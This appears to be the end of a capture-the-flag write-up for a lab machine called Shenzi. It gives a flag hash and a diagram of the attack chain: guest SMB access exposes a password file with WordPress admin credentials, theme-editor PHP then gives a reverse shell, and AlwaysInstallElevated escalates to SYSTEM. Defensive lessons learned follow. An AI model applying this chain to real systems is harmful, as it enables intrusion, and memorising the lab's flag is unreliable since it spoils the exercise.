type proof.txt & whoami & ipconfig & hostname
d0a75a202cf04dffcefeed4da62f1900
nt authority\system
Attack chain
SMB (445)  --  guest reads the Shenzi share -> passwords.txt
        │  admin / FeltHeadwallWight357
        ▼
WordPress (80)  --  /shenzi/wp-login.php
        │  Theme Editor: PHP in 404.php -> reverse shell
        ▼
shenzi  (local.txt)
        │  AlwaysInstallElevated=1 (HKLM+HKCU) -> .msi as SYSTEM
        ▼
nt authority\system  (proof.txt)
Lessons learned
- SMB
guestis not harmless. An anonymous or guest session that can read a share exposes everything in it. Here apasswords.txton a readable share handed over the CMS credentials. - Cleartext passwords = single point of failure. A file with user/password pairs reuses the problem across every service; the WordPress
adminopened the rest of the chain. - The WordPress theme editor is RCE for an administrator. Being able to edit theme PHP equals code execution. The administrator role must be protected like a shell account, and file editing should be disabled (
DISALLOW_FILE_EDIT). AlwaysInstallElevatedis a documented bad idea. With the policy set to1in both registry hives, any.msiruns as SYSTEM. It should never be enabled on multi-user machines.